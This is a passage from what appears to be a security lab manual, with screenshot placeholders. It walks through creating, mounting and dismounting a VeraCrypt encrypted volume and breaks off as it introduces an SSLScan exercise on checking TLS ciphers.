
Step 6: Choose an Encryption and Hash Algorithm for creating the new VeraCrypt volume.




Step 7: Specify the size of VeraCrypt container.




Step 8: Provide a password which is used to protect the VeraCrypt volume. (Read the information displayed on the wizard).




Step 9: Move the mouse randomly within volume creation wizard until randomness indicator turns green. This increases the cryptographic strength of keys used for encryption. Once done, click on **Format**.






Step 10: After creation of VeraCrypt volume click on **Exit** to close the volume wizard.





Part 2: Storing files in an Encrypted VeraCrypt Volume

Step 1: Select a Drive letter, click on **Select File** to select previously provided pdf document (used as a container) then click on **Mount** to mount the hidden VeraCrypt container.




Step 2: Provide the **password** and click on **OK** to unlock the encrypted container.






Step 3: After completing the above process, we can access the hidden disk as a normal hard drive (K) as shown in the below image. We can store files in this drive (100 MB) which will be encrypted and hidden for normal usage.



Step 4: Click on Dismount to hide the VeraCrypt volume.





Note: It is important to preserve document used to create volume and VeraCrypt software to access files stored in this VeraCrypt volume.

Practical 3: Identifying SSL details using SSLScan.

Description: In this practical you will learn how to query SSL/TLS services, such as HTTPS, in order to determine the ciphers that are supported, using SSLScan tool.

Step 1: Execute below commands to start **SSLScan** and retrieve details such as ciphers used an SSL certificate.






